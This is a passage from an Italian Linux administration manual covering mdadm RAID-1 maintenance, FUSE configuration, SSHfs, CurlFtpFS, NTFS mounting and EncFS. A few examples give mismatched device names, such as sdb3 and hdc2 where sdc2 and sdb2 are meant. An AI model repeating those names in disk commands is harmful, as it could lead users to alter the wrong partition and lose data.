Dopo l'uso di questo comando il sistema RAID si prende possesso della partizione e inizia la ricostruzione della copia speculare al suo interno.

19.10.3.4 Situazioni più gravi

«

Il sistema RAID-1, attuato via software attraverso un kernel Linux, ha il vantaggio di mantenere leggibili le partizioni RAID come se fossero partizioni inizializzate normalmente. In pratica, le informazioni che riguardano l'insieme dei dischi RAID vengono collocate alla fine della partizione, in quello che viene chiamato «super blocco» (dell'insieme RAID), il quale consente al kernel di conoscere la struttura dell'insieme RAID senza bisogno di file di configurazione. Pertanto, se per qualche ragione non si può fare diversamente, si può accedere a questi dati, **avendo cura di farlo soltanto in lettura**, ignorando il sistema RAID-1.

In conclusione, se un evento accidentale rendesse inutilizzabile l'insieme di dischi RAID-1, dovrebbe rimanere almeno la possibilità di recuperare i dati da uno dei dischi accedendo alle partizioni nel modo normale, ovvero non attraverso i dispositivi '`/dev/md`***n***'.

19.10.3.5 Aggiungere un'unità

«

Una volta fatta l'esperienza con una coppia di dischi RAID-1, quando si manifestano i primi problemi e si comprende quanto è importante disporre di un sistema di memorizzazione affidabile, è facile desiderare di migliorare l'affidabilità del sistema con l'aggiunta di una terza copia speculare. Si tratta naturalmente di un'idea lodevole, anche se comporta una spesa per l'aggiunta di un altro disco.

Seguendo l'esempio già proposto in precedenza, si parte da una situazione in cui esistono due unità di memorizzazione, dove le partizioni '`/dev/sda2`' e '`/dev/sdb2`' compongono un sistema RAID-1 '`/dev/md2`'. Si vuole aggiungere un'altra unità, nella quale ri-

produrre più o meno la stessa suddivisione in partizione di quelle già installate, in modo da utilizzare la partizione '/dev/sdc2' come terza copia speculare del sistema RAID-1 '/dev/md2'. Dopo aver installato fisicamente l'unità aggiuntiva e avere riavviato il sistema, occorre informare della presenza di un terzo disco:

```
# mdadm --grow --raid-devices=3 /dev/md2 [Invio]
```

Si può verificare nel file virtuale '/proc/mdstat':

```
# cat /proc/mdstat [Invio]

Personalities : [linear] [raid0] [raid1] [raid5] [multipath]
read_ahead 1024 sectors
md2 : active raid1 sda2[0] sdb2[1]
      53897920 blocks [3/2] [UU_]

unused devices: <none>
```

Come si può osservare, pur essendo previste tre partizioni in gioco, in realtà solo due sono operative. Pertanto, occorre aggiungere la partizione mancante:

```
# mdadm --add /dev/md2 /dev/sdc2 [Invio]
```

A questo punto parte la sincronizzazione della partizione '/dev/sdc2' e al termine si dovrebbe osservare il funzionamento parallelo delle tre partizioni:

```
# cat /proc/mdstat [Invio]
```

```
Personalities : [linear] [raid0] [raid1] [raid5] [multipath]
read_ahead 1024 sectors
md2 : active raid1 sda2[0] sdb2[1] sdb3[2]
      53897920 blocks [3/3] [UUU]

unused devices: <none>
```

19.10.3.6 Creare un sistema RAID-1 senza dover travasare i dati

«

È possibile realizzare un sistema RAID-1 utilizzando una partizione che contiene già un file system Second-extended (Ext2, Ext3 o Ext4), senza bisogno di travasare i dati e, soprattutto, senza perderli.

Si suppone di avere una situazione come quella della tabella successiva, dove la partizione '`/dev/sda2`' è quella che viene utilizzata:

'`/dev/sda1`'	'`/dev/sdb1`'	partizioni per il kernel e gli altri file necessari all'avvio;
'`/dev/sda2`'	'`/dev/sdb2`'	partizioni da gestire in modo speculare secondo il modello RAID-1.
'`/dev/sda4`'	'`/dev/sdb4`'	partizioni per la memoria virtuale.

Per poter fare le trasformazioni necessarie è necessario avviare il sistema con un disco esterno, come un disco ottico autoavviabile, dove deve essere disponibile il programma Mdadm.

Si procede con la modifica del tipo di partizione, sia per '`/dev/sda2`', sia per '`/dev/sdb2`', in modo che corrisponda a FD_{16} (autorilevamento RAID); per questo basta usare '**`fdisk`**', avendo cura di non modificare altro.

Con Mdadm si dichiara l'unità RAID '`/dev/md2`' (si ricordi che potrebbe essere necessario provvedere alla creazione del file di dispositivo '`/dev/md2`'), associando inizialmente solo la partizione '`/dev/sda2`':

```
# mdadm --create /dev/md2 --level=raid1 --raid-devices=2 ↩
↪       /dev/sda2 missing[Invio]
```

Si osservi alla fine della riga di comando dell'esempio appena mostrato la presenza della parola chiave '**`missing`**', con la quale si evita temporaneamente l'indicazione della seconda partizione.

```
  mdadm: /dev/sda2 appears to contain an ext2fs file system
      size=35782656K  mtime=Sat Jan  2 19:24:20 2010
Continue creating array? y[Invio]

  mdadm: array /dev/md2 started.
  md: bind<sda2>
  raid1: raid set md2 active with 1 out of 2 mirrors
```

Le informazioni sulla gestione RAID vengono inserite alla fine della partizione, che, di conseguenza, ne risulta ridotta. È necessario procedere a un aggiustamento:

```
# fsck.ext4 -f /dev/md2[Invio]

  e2fsck 1.37 (21-Mar-2005)
  Pass 1: Checking inodes, blocks, and sizes
  Pass 2: Checking directory structure
  Pass 3: Checking directory connectivity
  Pass 4: Checking reference counts
  Pass 5: Checking group summary information
  /dev/md2: 404645/4481568 files (2.5% non-contiguous), ↩
↪5216591/8945664 blocks
```

```
# resize2fs /dev/md2 [Invio]

  resize2fs 1.37 (21-Mar-2005)
  Resizing the filesystem on /dev/md2 to 8946176 (4k) blocks.
  The filesystem on /dev/md2 is now 8945664 blocks long.
```

Infine si aggiunge l'altra partizione che prima è stata lasciata da parte:

```
# mdadm --add /dev/md2 /dev/hdc2 [Invio]
```

Naturalmente occorre ricordare di modificare il file '`/etc/fstab`' nell'unità '`/dev/md2`' e di sistemare il sistema di avvio, come già descritto.

19.11 FUSE: «file system in user space»

FUSE, ovvero *File system in user space*, è un file system virtuale generico per i sistemi GNU/Linux. In pratica questa funzione è gestita all'interno del kernel Linux, ma il file system virtuale che si ottiene dipende da un programma apposito esterno, che comunica con il kernel secondo il protocollo di FUSE.

Attraverso il meccanismo di FUSE, si evita di dover inserire nel kernel la gestione di ogni tipo di file system (reale o virtuale che sia), lasciando il compito di interfacciarsi con quello a un programma esterno. Inoltre, si danno delle possibilità in più agli utenti, ma per comprendere questa cosa occorre provare.

19.11.1 Attivazione di FUSE

Nei kernel attuali delle distribuzioni GNU/Linux comuni, la funzionalità di FUSE viene inclusa quasi sempre come modulo; eventualmente occorre intervenire nel menù *File systems*:

- *File systems*
  - *File system in user space support*

Se la funzionalità di FUSE è relegata in un modulo del kernel, occorre provvedere a caricarlo:

```
# modprobe fuse [Invio]
```

Tuttavia, perché FUSE sia attivo è necessario che sia presente anche un file di dispositivo particolare: '`/dev/fuse`'. Se non ci sono sistemi automatici per la gestione dei file di dispositivo, potrebbe essere necessario crearlo la prima volta:

```
# mknod -m 0660 /dev/fuse c 10 229 [Invio]

# chown root:fuse /dev/fuse [Invio]
```

Per la gestione di FUSE si utilizza il programma '**`fusermount`**', che deve essere installato. I permessi del programma '**`fusermount`**', assieme a quelli del file di dispositivo '`/dev/fuse`', condizionano la facoltà degli utenti di innestare i file system compatibili con FUSE. Di norma, i permessi potrebbero essere 4750_8, appartenendo all'utente '**`root`**' e al gruppo '**`fuse`**':

```
# ls -l /usr/bin/fusermount [Invio]

-rwsr-x--- 1 root fuse … /usr/bin/fusermount
```

In questo modo, solo l'utente '**`root`**' e gli utenti associati al gruppo '**`fuse`**' possono eseguire gli innesti. Eventualmente, per consentire a tutti di agire in tal modo, basta aggiungere i permessi di lettura e di esecuzione al programma:

```
# chmod a+rx /usr/bin/fusermount [Invio]
```

```
# ls -l /usr/bin/fusermount[Invio]

  -rwsr-xr-x 1 root fuse … /usr/bin/fusermount
```

Inoltre, sempre per consentire a tutti gli utenti di innestare un file system, occorre dare al file di dispositivo '`/dev/fuse`' i permessi di lettura e scrittura per tutti:

```
# chmod a+rw /dev/fuse[Invio]

# ls -l /dev/fuse[Invio]

  crw-rw-rw- 1 root fuse 10, 229 … /dev/fuse
```

19.11.2 Limiti di accesso

«

Quando si innesta un file system attraverso FUSE, viene sempre usato il programma '**`fusermount`**', anche se non in modo diretto. Pertanto, come descritto nella sezione precedente, i permessi di questo programma, assieme a quelli del file di dispositivo '`/dev/fuse`', possono limitare agli utenti la facoltà di eseguire tali innesti. Tuttavia, una volta eseguito un innesto, in condizioni normali solo l'utente che lo ha eseguito può accedere alla gerarchia che si articola a partire da quel punto (dalla directory che costituisce il punto di innesto), escludendo anche l'utente '**`root`**'.

Se il file system che si va a gestire con FUSE, contiene informazioni riconducibili a utenze, permessi ed eventualmente numeri inode, possono essere utili delle opzioni di innesto, per far sì che gli accessi siano gestiti in modo più o meno usuale. Sotto vengono elencate le opzioni più comuni, ma dipende dal programma frontale usato il modo in cui vi si fa riferimento effettivamente.

Tabella 19.123. Alcune opzioni comuni relative all'innesto di un file system con FUSE.

Opzione	Descrizione
`allow_root`	Si consente l'accesso all'utente '**`root`**' con tutti i suoi privilegi.
`allow_other`	Si consente l'accesso anche agli altri utenti.
`default_permissions`	Si considerano i permessi dei file nel modo consueto.
`use_ino`	Abilita l'uso dei numeri inode.

Si osservi che, in generale, l'utente comune non può usare l'opzione '**`allow_other`**', a meno di inserire la direttiva '**`user_allow_other`**' nel file '`/etc/fuse.conf`':

```
...
user_allow_other
...
```

Inoltre, è evidente che un utente comune che innesta un file system con FUSE, volendo attribuire le opzioni '**`allow_other`**' e '**`default_permissions`**', permette sì agli altri utenti di accedere in base ai permessi esistenti, ma i file che vengono creati (ammesso che ci siano tali permessi), appartengono generalmente a un utente prestabilito, che di solito coincide con quello che ha eseguito l'innesto. Infatti, non si deve dimenticare che l'accesso al file system avviene tramite un programma, che generalmente funziona con i privilegi di quel tale utente. Pertanto, le opzioni '**`allow_other`**' e '**`default_permissions`**' sono più utili quando chi esegue l'innesto è proprio l'utente '**`root`**'.

19.11.3 Innesto e distacco

«

In condizioni normali, l'innesto di un file system per il sistema di FUSE, avviene attraverso l'uso diretto del programma frontale che lo gestisce. Di solito si usa uno schema simile a quello seguente:

```
xyz risorsa punto_di_innesto
```

Qui, ***xyz*** rappresenta il programma frontale ipotetico '**xyz**' (probabilmente '/usr/bin/xyz'). Per esempio, attraverso '**sshfs**', si potrebbe innestare la risorsa '**brot.dg:/home**' nella directory '/home/', con il comando seguente:

```
# sshfs brot.dg:/home /home [Invio]
```

Quando il contesto lo consente e quando il programma frontale è stato realizzato con cura, è possibile eseguire l'innesto in modo trasparente, lasciando a '**mount**' il compito di avviare il programma frontale appropriato:

```
mount -t fuse xyz#risorsa punto_di_innesto
```

L'unico svantaggio di questo approccio sta nella necessità di avere i privilegi dell'utente '**root**'. Ecco in che modo si trasforma l'esempio riferito a '**sshfs**':

```
# mount -t fuse sshfs#brot.dg:/home /home [Invio]
```

Il fatto di poter usare direttamente il comando '**mount**', consente anche di inserire tali informazioni nel file '/etc/fstab':

```
xyz#risorsa  punto_di_innesto  fuse  opzioni  0  0
```

Sempre riutilizzando l'esempio con '**sshfs**':

```
...
sshfs#brot.dg:/home     /home     fuse    defaults    0   0
...
```

Per staccare invece un file system gestito attraverso FUSE, di norma si usa '**fusermount**' con l'opzione '**-u**':

```
fusermount -u punto_di_innesto
```

Naturalmente si può usare anche '**umount**' nel modo consueto, ma in tal caso, di norma occorre avere i privilegi dell'utente '**root**':

```
umount punto_di_innesto
```

19.11.4 SSHfs

Attraverso il pacchetto SSHfs[49] è possibile accedere a un servizio SSH, come se fosse un file system «normale», tramite FUSE.

La lettura di questo capitolo richiede la conoscenza del funzionamento di OpenSSH (sezione 44.7), oltre che di nozioni elementari sull'uso delle reti TCP/IP (capitolo 32).

19.11.4.1 Utilizzo di SSHfs

«

Se FUSE è attivo e il pacchetto SSHfs è installato, si può innestare il file system di un altro elaboratore con un comando simile a questo:

```
$ sshfs tizio@brot.dg:/home/tizio ↩
↪       /home/tizio/home_remota [Invio]

tizio@brot.dg's password: digitazione_all'oscuro [Invio]
```

In questo caso ci si vuole collegare presso l'elaboratore *brot.dg*, in qualità di utente '**tizio**', per innestare la directory remota '`/home/tizio/`' all'interno della directory locale '`/home/tizio/home_remota`'. Ma la stessa cosa si potrebbe ottenere in modo più generalizzato così, a parte il fatto che in questo modo sono necessari i privilegi dell'utente '**root**':

```
# mount -t fuse sshfs#tizio@brot.dg:/home/tizio ↩
↪       /home/tizio/home_remota [Invio]

tizio@brot.dg's password: digitazione_all'oscuro [Invio]
```

Naturalmente si può predisporre anche il file '`/etc/fstab`' in modo da facilitare l'innesto di tale file system:

```
…
sshfs#tizio@brot.dg:/home/tizio /home/tizio/home_remota fuse defaults,user 0 0
…
```

Per staccare un file system SSHfs si può usare '**fusermount**', oppure il solito '**umount**'. Seguendo l'esempio già apparso, si possono usare, indifferentemente, i comandi seguenti:

```
$ fusermount -u /home/tizio/home_remota [Invio]
```

Oppure:

```
$ umount /home/tizio/home_remota [Invio]
```

19.11.4.2 Estendere le facoltà di accesso

Ammesso che si voglia agire in questo modo, per far sì che l'accesso al file system innestato avvenga secondo le modalità consuete, senza escludere gli altri utenti e considerando i permessi dei file, possono essere utili alcune opzioni della tabella 19.123. Pertanto, i comandi per l'innesto andrebbero cambiati secondo gli esempi seguenti:

```
$ sshfs tizio@brot.dg:/home/tizio /home/tizio/home_remota ↩
↪       -o allow_other,default_permissions [Invio]
```

Oppure:

```
# mount -o allow_other,default_permissions -t fuse ↩
↪       sshfs#tizio@brot.dg:/home/tizio ↩
↪       /home/tizio/home_remota [Invio]
```

Inoltre, il contenuto del file '`/etc/fstab`' potrebbe essere modificato nel modo seguente:

```
…
sshfs#tizio@brot.dg:/home/tizio /home/tizio/home_remota ↩
↪fuse defaults,user,allow_other,default_permissions 0 0
…
```

Ci sono comunque altre opzioni che possono essere importanti, soprattutto per ciò che riguarda la connessione SSH; si veda al riguardo la pagina di manuale *sshfs(1)*.

19.11.5 CurlFtpFS

«

Attraverso il pacchetto CurlFtpFS[50] è possibile accedere a un servizio FTP, come se fosse un file system «normale», tramite FUSE.

La lettura di questo capitolo richiede la conoscenza di ciò che è un servizio FTP per il trasferimento dei file attraverso la rete (capitolo 38), oltre che di nozioni elementari sull'uso delle reti TCP/IP (capitolo 32).

19.11.5.1 Configurazione

«

Lo standard dei programmi clienti FTP prevede che si utilizzi il file '`~/.netrc`' per la configurazione, soprattutto allo scopo di accelerare il procedimento di accesso. Nel caso di CurlFtpFS è indispensabile la predisposizione di tale file, perché non è prevista la possibilità di fornire una parola d'ordine in modo interattivo.[51]

Il file '`~/.netrc`' contiene delle direttive molto semplici, a gruppi, introdotti dalla direttiva '**`machine`**', che definisce a quale collegamento ci si vuole riferire.

Tabella 19.128. Alcune direttive.

Direttiva	Descrizione
`machine` ***nome***	Il nome del nodo di rete a cui fanno riferimento le direttive successive.
`default`	Sostituisce la direttiva '**`machine`**' e rappresenta la configurazione predefinita per tutti i nodi di rete remoti non previsti in modo specifico all'interno di questo file.

Direttiva	Descrizione
`login` ***utente***	Definisce il nominativo da utilizzare per il collegamento.
`password` ***stringa_parola_d'ordine***	Definisce la parola d'ordine per l'accesso al sistema remoto.

Per esempio, l'estratto seguente si riferisce agli accessi all'elaboratore *brot.dg*:

```
…
machine brot.dg
login daniele
password segretissima
…
```

In tal modo, l'utente che inserisce queste direttive nel proprio file '`~/.netrc`', chiarisce che l'accesso all'elaboratore *brot.dg* deve avvenire identificandosi come utente '**`daniele`**' e usando la parola d'ordine '**`segretissima`**'.

19.11.5.2 Utilizzo normale di CurlFtpFS

Se FUSE è attivo e il pacchetto CurlFtpFS è installato, si può innestare quanto viene offerto tramite un servizio FTP presso un altro elaboratore con un comando simile a questo:

```
$ curlftpfs ftp://brot.dg/aaa/bbb /home/tizio/bbb [Invio]
```

In questo caso, l'utente che esegue il comando accede al servizio FTP presso *brot.dg*, autenticandosi in base alla propria configurazione nel file '`~/.netrc`', innestando ciò che quel servizio gli offre a partire dal percorso '`/aaa/bbb/`', nella directory locale '`/home/tizio/bbb/`'.

In modo analogo, l'utente '**root**' potrebbe utilizzare direttamente il comando '**mount**':

```
# mount -t fuse curlftpfs#brot.dg:/ccc/ddd /mnt/ddd[Invio]
```

Si può predisporre anche il file '/etc/fstab' in modo da facilitare l'innesto di tale file system:

```
...
curlftpfs#brot.dg:/ccc/ddd  /mnt/ddd  fuse defaults,user 0 0
...
```

In tal caso, però, occorre osservare che, l'accesso viene eseguito in qualità di utente anonimo ('**anonymous**'), in quanto non viene presa in considerazione alcuna configurazione.

Per staccare un file system CurlFtpFS si può usare '**fusermount**', oppure il solito '**umount**'. Nel caso di innesto eseguito da un utente comune, si può usare solo '**fusermount**':

```
$ fusermount -u /home/tizio/bbb[Invio]
```

Quando invece si tratta dell'utente '**root**', si può utilizzare anche '**umount**':

```
# umount /mnt/ddd[Invio]
```

Naturalmente gli esempi mostrati fanno riferimento a quanto già apparso in precedenza.

19.11.5.3 Estendere le facoltà di accesso

«

Quando si vuole gestire l'accesso a un servizio FTP, tramite CurlFtpFS, ma configurando il file '/etc/fstab', rendendolo anche disponibile agli utenti comuni, è probabile che si voglia consentire

l'accesso ai dati innestati a tutti gli utenti. In tal caso torna utile l'opzione '**allow_other**' di FUSE (tabella 19.123):

```
…
curlftpfs#brot.dg:/ccc/ddd  /mnt/ddd  fuse defaults,user,allow_other 0 0
…
```

Naturalmente, con '**curlftpfs**' si può usare l'opzione '**-o allow_other**' nella riga di comando per ottenere lo stesso effetto:

```
$ curlftpfs -o allow_other ftp://brot.dg/aaa/bbb ↩
↪           /home/tizio/bbb [Invio]
```

19.11.5.4 Altre opzioni

CurlFtpFS consente di accedere a servizi FTP cifrati. Per queste cose occorre predisporre delle chiavi e utilizzare opzioni apposite. Si veda eventualmente *curlftpfs(1)*.

19.11.6 NTFSprogs e NTFS-3g

Attraverso il pacchetto NTFSprogs[52] è possibile creare e accedere a un file system NTFS. In particolare, con il programma '**ntfsmount**' che si avvale di FUSE, è possibile innestare un tale file system per utilizzarlo in modo quasi «normale».

Notoriamente l'accesso a un file system NTFS è problematico, tanto che di solito, le funzionalità disponibili in un kernel Linux sono limitate alla lettura ed eventualmente alla sovrascrittura di file già esistenti. Con '**ntfsmount**' si superano molti di questi problemi, anche se non sempre le operazioni di accesso richieste possono essere eseguite effettivamente; ma in ogni caso, l'impossibilità di eseguire una certa operazione, non mette in crisi il sistema operativo nel suo complesso e non comporta un danneggiamento del file system NTFS coinvolto.

Eventualmente, per il solo innesto si può utilizzare un altro applicativo derivato, che offre più possibilità di accesso: NTFS-3g[53], che si utilizza attraverso il programma '**ntfs-3g**', in modo abbastanza simile a '**ntfsmount**'.

19.11.6.1 Innesto di un file system NTFS

Se FUSE è attivo e il pacchetto NTFSprogs è installato, si può innestare un'unità di memorizzazione contenente un file system NTFS con un comando simile a questo:

```
$ ntfsmount /dev/sda1 /home/tizio/penna [Invio]
```

In alternativa, con NTFS-3g si può fare così:

```
$ ntfs-3g /dev/sda1 /home/tizio/penna [Invio]
```

In questo caso, l'utente che esegue il comando innesta il file system NTFS contenuto nell'unità corrispondente al file di dispositivo '`/dev/sda1`', a partire dalla directory '`/home/tizio/penna/`'.

In modo analogo, l'utente '**root**' potrebbe utilizzare direttamente il comando '**mount**'; in questo caso l'innesto viene fatto utilizzando la directory '`/mnt/sda1/`':

```
# mount -t fuse ntfsmount#/dev/sda1 /mnt/sda1 [Invio]
```

Oppure:

```
# mount -t fuse ntfs-3g#/dev/sda1 /mnt/sda1 [Invio]
```

Si può predisporre anche il file '`/etc/fstab`' in modo da facilitare l'innesto di tale file system:

```
...
ntfsmount#/dev/sda1 /mnt/sda1 fuse defaults,user,noauto 0 0
...
```

Oppure:

```
...
ntfs-3g#/dev/sda1  /mnt/sda1  fuse defaults,user,noauto 0 0
...
```

In tal caso, però, considerato che si vuole concedere l'innesto agli utenti comuni, potrebbe essere necessario offrire i permessi di scrittura a tutti gli utenti per l'accesso alla directory '`/mnt/sda1/`'.

Per staccare un file system NTFS che precedentemente è stato innestato con '**ntfsmount**' o '**ntfs-3g**', si utilizza normalmente '**fusermount**':

```
$ fusermount -u /home/tizio/penna [Invio]
```

Quando invece si tratta dell'utente '**root**', si può utilizzare anche '**umount**':

```
# umount /mnt/sda1 [Invio]
```

19.11.6.2 Opzioni

Se l'innesto del file system NTFS avviene senza indicare opzioni particolari, i file e le directory al suo interno appaiono con i soli permessi per l'accesso da parte dell'utente che lo ha eseguito. A questo proposito può essere utile inserire le opzioni '**fmask**' e '**dmask**' per togliere meno permessi rispetto a quanto avviene invece in modo predefinito.

Tabella 19.134. Alcune opzioni particolari per '**ntfsmount**'.

Opzione	Descrizione
`uid=`***n*** `gid=`***n***	Queste due opzioni consentono di specificare l'utente e il gruppo (attraverso i numeri UID e GID) a cui devono figurare appartenere tutti i file e le directory contenuti nel file system.
`fmask=`***n*** `dmask=`***n***	Consentono di specificare la maschera dei permessi (da togliere), rispettivamente ai file e alle directory. Se queste opzioni non vengono usate, è come se venisse specificato '**fmask=0177**' e '**dmask=0077**', in modo da togliere tutti i permessi di accesso agli utenti che non sono il proprietario.

Oltre a quanto descritto a proposito dei permessi virtuali di file e directory, occorre considerare che, in modo predefinito, sono attive le opzioni '**default_permissions**' e '**allow_other**'. Tuttavia, il fatto che i permessi predefiniti non concedano l'accesso agli altri utenti, implica che, salvo indicazione diversa, solo l'utente '**root**' può eventualmente accedere in tali condizioni.

A titolo di esempio viene mostrato un estratto del file '`/etc/fstab`', nel quale si dichiara la possibilità di innestare il file system NTFS contenuto nell'unità corrispondente al file di dispositivo '`/dev/hdc1`':

```
…
ntfsmount#/dev/hdc1   /win   fuse   ↩
↪defaults,user,noauto,uid=0,gid=0,fmask=0111,dmask=0   0  0
…
```

Oppure:

```
…
ntfs-3g#/dev/hdc1   /win   fuse   ↩
↪defaults,user,noauto,uid=0,gid=0,fmask=0111,dmask=0   0  0
…
```

In questo caso, pur consentendo agli utenti comuni di eseguire l'innesto, si preferisce attribuire la proprietà di tutto all'utente '**`root`**', lasciando però a chiunque la possibilità di modificare il contenuto dei dati (in quanto con l'opzione '**`fmask`**' si tolgono ai file solo i permessi di esecuzione, mentre con l'opzione '**`dmask`**' non si toglie alcunché).

Per ottenere un effetto simile attraverso la riga di comando, occorrerebbe agire così:

```
# ntfsmount /dev/hdc /win ↩
↪          -o uid=0,gid=0,fmask=0111,dmask=0 [Invio]
```

Oppure:

```
# ntfs-3g /dev/hdc /win ↩
↪        -o uid=0,gid=0,fmask=0111,dmask=0 [Invio]
```

19.11.7 EncFS

«

EncFS[54] è un file system cifrato, basato su FUSE, la cui gestione è molto semplice e alla portata di tutti: a partire da una certa directory si collocano i file, che sono cifrati nel loro contenuto e nel loro nome, mentre le altre informazioni rimangono intatte. Per accedere ai dati originali in chiaro, la directory contenente la gerarchia cifrata viene reinnestata in corrispondenza di un'altra directory vuota, fornendo una parola d'ordine.

19.11.7.1 Un esempio per iniziare

«

L'utente '**tizio**' potrebbe decidere di utilizzare la directory '`~/dati_cifrati/`' per le proprie cose segrete. L'utente prepara tale directory, inizialmente vuota, quindi ne attiva la gestione attraverso il programma '**encfs**', ma per farlo deve reinnestarla contestualmente in un'altra directory vuota, per esempio '`~/dati_in_chiaro/`':

```
$ mkdir ~/dati_cifrati [Invio]

$ mkdir ~/dati_in_chiaro [Invio]

$ encfs ~/dati_cifrati ~/dati_in_chiaro [Invio]
```

Il programma vuole sapere che livello di sicurezza adottare, ma nella maggior parte delle situazioni è sufficiente quello predefinito:

```
Creating new encrypted volume.
Please choose from one of the following options:
 enter "x" for expert configuration mode,
 enter "p" for pre-configured paranoia mode,
 anything else, or an empty line will select standard mode.

?> [Invio]
```

```
Standard configuration selected.

Configuration finished.  The filesystem to be created has
the following properties:
Filesystem cipher: "ssl/blowfish", version 2:1:1
Filename encoding: "nameio/block", version 3:0:1
Key Size: 160 bits
Block Size: 512 bytes
Each file contains 8 byte header with unique IV data.
Filenames encoded using IV chaining mode.

Now you will need to enter a password for your filesystem.
You will need to remember this password, as there is
absolutely no recovery mechanism.  However, the password can
be changed later using encfsctl.
```

`New Encfs Password:` ***digitazione_all'oscuro*** [*Invio*]

`Verify Encfs Password:` ***digitazione_all'oscuro*** [*Invio*]

`$` **`mount`** [*Invio*]

```
…
encfs on /home/tizio/dati_in_chiaro type fuse ↩
↪(rw,nosuid,nodev,default_permissions,user=tizio)
…
```

Da questo momento, tutto quello che l'utente '**`tizio`**' fa nella directory '`~/dati_in_chiaro/`', si traduce in altrettanti file e directory cifrati nella directory '`~/dati_cifrati/`'.

Per concludere l'attività nei dati cifrati, si può staccare l'innesto che parte dalla directory '`~/dati_in_chiaro:`':

`$` **`fusermount -u ~/dati_in_chiaro`** [*Invio*]

La directory dedicata al contenimento dei dati cifrati, si distingue in quanto contiene il file '`.encfs`***n***'; pertanto, quando si utilizza nuovamente il programma '**encfs**' per innestarla altrove, il contenuto viene riconosciuto e reso disponibile in chiaro. Naturalmente, non è necessario che la directory cifrata venga innestata sempre nello stesso posto:

```
$ mkdir /tmp/mia [Invio]

$ encfs ~/dati_cifrati /tmp/mia [Invio]

EncFS Password: digitazione_all'oscuro [Invio]

$ mount [Invio]

  ...
  encfs on /tmp/mia type fuse ↩
↪(rw,nosuid,nodev,default_permissions,user=tizio)
  ...
```

È importante osservare che le directory vanno indicate al programma '**encfs**' con un percorso assoluto. Negli esempi è stata usata la tilde ('**~**') per fare riferimento a un percorso assoluto della directory personale dell'utente.

Benché possa essere considerato di scarsa utilità, è bene sapere che una stessa directory cifrata può essere innestata in chiaro su più directory differenti. Tali directory diventano equivalenti per ciò che riguarda il contenuto.

19.11.7.2 Cura nell'uso di EncFS

Dopo la creazione di qualche file nella directory cifrata (attraverso l'innesto in chiaro), si può dare un'occhiata al contenuto, facendo magari un confronto tra dati reali e dati cifrati:

```
$ encfs ~/dati_cifrati ~/dati_in_chiaro[Invio]

$ tree -a ~/dati_in_chiaro[Invio]

  /home/tizio/dati_in_chiaro
  |-- alfa
  |   `-- charlie
  `-- bravo

  1 directory, 2 files
$ tree -a ~/dati_cifrati[Invio]

  /home/tizio/dati_cifrati
  |-- .encfs5
  |-- N6rnhFLNx,cgB-
  |   `-- dS,q8YPh64-h8,
  `-- nuW8KJbRPh-Yn1

  1 directory, 3 files
```

Se nella directory cifrata si inseriscono direttamente dei file (presumibilmente in chiaro), questi non vengono considerati; inoltre, è importante capire che se si cancella il file '`.encfs`***n***', si perde la possibilità di accedere ai dati.

Il contenuto della directory cifrata può essere trasferito o copiato, tale e quale, mantenendo la possibilità di accedervi poi attraverso il

meccanismo del reinnesto in chiaro. In tal modo è possibile fare una copia di sicurezza dei dati, che rimangono cifrati nella copia.

19.11.7.3 Manutenzione di EncFS

Il programma '**encfsctl**' consente di ispezionare una directory cifrata e di cambiarne la parola d'ordine (purché si conosca quella precedente). Supponendo che la directory cifrata sia sempre '`~/dati_cifrati/`', ci si potrebbe chiedere di conoscerne le caratteristiche:

```
$ encfsctl info ~/dati_cifrati [Invio]

  Version 5 configuration; created by EncFS 1.2.5
   (revision 20040813)
  Filesystem cipher: "ssl/blowfish", version 2:1:1
  Filename encoding: "nameio/block", version 3:0:1
  Key Size: 160 bits
  Block Size: 512 bytes
  Each file contains 8 byte header with unique IV data.
  Filenames encoded using IV chaining mode.
```

Poi ci si potrebbe domandare se, per caso, ci sono file estranei, nel senso che non vengono riconosciuto dal sistema di cifratura:

```
$ encfsctl showcruft ~/dati_cifrati [Invio]
```

In tal caso diventa necessario l'inserimento della parola d'ordine:

```
EncFS Password: digitazione_all'oscuro [Invio]

  11:37:04 (FileUtils.cpp:1296) useStdin: 0
  11:37:05 (FileUtils.cpp:1307) configuration key size = 32
  11:37:05 (FileUtils.cpp:1308) cipher key size = 32
  Found 0 invalid files.
```

Quindi, come possibilità più importante, potrebbe essere necessario cambiare la parola d'ordine per l'accesso ai dati:

```
$ encfsctl passwd ~/dati_cifrati [Invio]

  Enter current Encfs password
EncFS Password: digitazione_all'oscuro [Invio]

  Enter new Encfs password
New EncFS Password: digitazione_all'oscuro [Invio]
Verify EncFS Password: digitazione_all'oscuro [Invio]

  Volume Key successfully updated.
```

È interessante osservare che la parola d'ordine può essere cambiata anche mentre la directory è già innestata in chiaro da qualche parte, senza interferire con le attività normali di accesso. Ciò che cambia è solo il fatto che all'innesto successivo, deve essere fornita la parola d'ordine nuova.

19.11.7.4 Opzioni per facilitare l'accesso ai dati

Per consentire l'accesso ai dati in chiaro anche agli altri utenti, si usano notoriamente le opzioni '**allow_other**' e '**default_permissions**'. Con il programma '**encfs**' è possibile usare l'opzione '**--public**' per richiamare automaticamente queste opzioni di FUSE, ma in tal caso, '**encfs**' pretende che l'azione sia richiesta dall'utente '**root**':

```
$ encfs --public ~/dati_cifrati ~/dati_in_chiaro [Invio]

  … option '--public' ignored for non-root user
```

Tuttavia, se la configurazione di FUSE lo consente, questa funzionalità può essere ottenuta ugualmente, con le limitazioni dovute al fatto che non è l'utente '**root**' a eseguire l'innesto:

```
$ encfs ~/dati_cifrati ~/dati_in_chiaro -- ↩
↪       -o allow_other,default_permissions[Invio]
```

19.12 Gerarchia del file system

«

La struttura dei file system di ogni sistema operativo Unix è diversa da quella degli altri. Spesso, per mantenere la compatibilità con altri ambienti si utilizzano dei collegamenti simbolici. Con essi si può simulare la presenza di directory e file che in realtà non esistono dove si vuole fare sembrare che siano. La tecnica dell'uso di collegamenti simbolici può essere usata anche per personalizzare la struttura del proprio file system, facendo in modo però che i programmi normali continuino a trovare quello che serve loro, dove si aspettano che sia.

Quando si organizza un file system è importante distinguere tra diversi tipi di file:

- statici o variabili;
- condivisibili o non condivisibili;
- indispensabili per l'avvio del sistema o meno.

Ciò che è statico può essere reso accessibile in sola lettura (esecuzione compresa), mentre il resto deve essere accessibile necessariamente anche in scrittura. Ciò che è condivisibile può essere utilizzato da più elaboratori contemporaneamente, il resto no. Ciò che è indispensabile per l'avvio dell'elaboratore, non può, o comunque

non dovrebbe essere collocato in file system remoti. Purtroppo non è detto che la distinzione sia sempre netta.

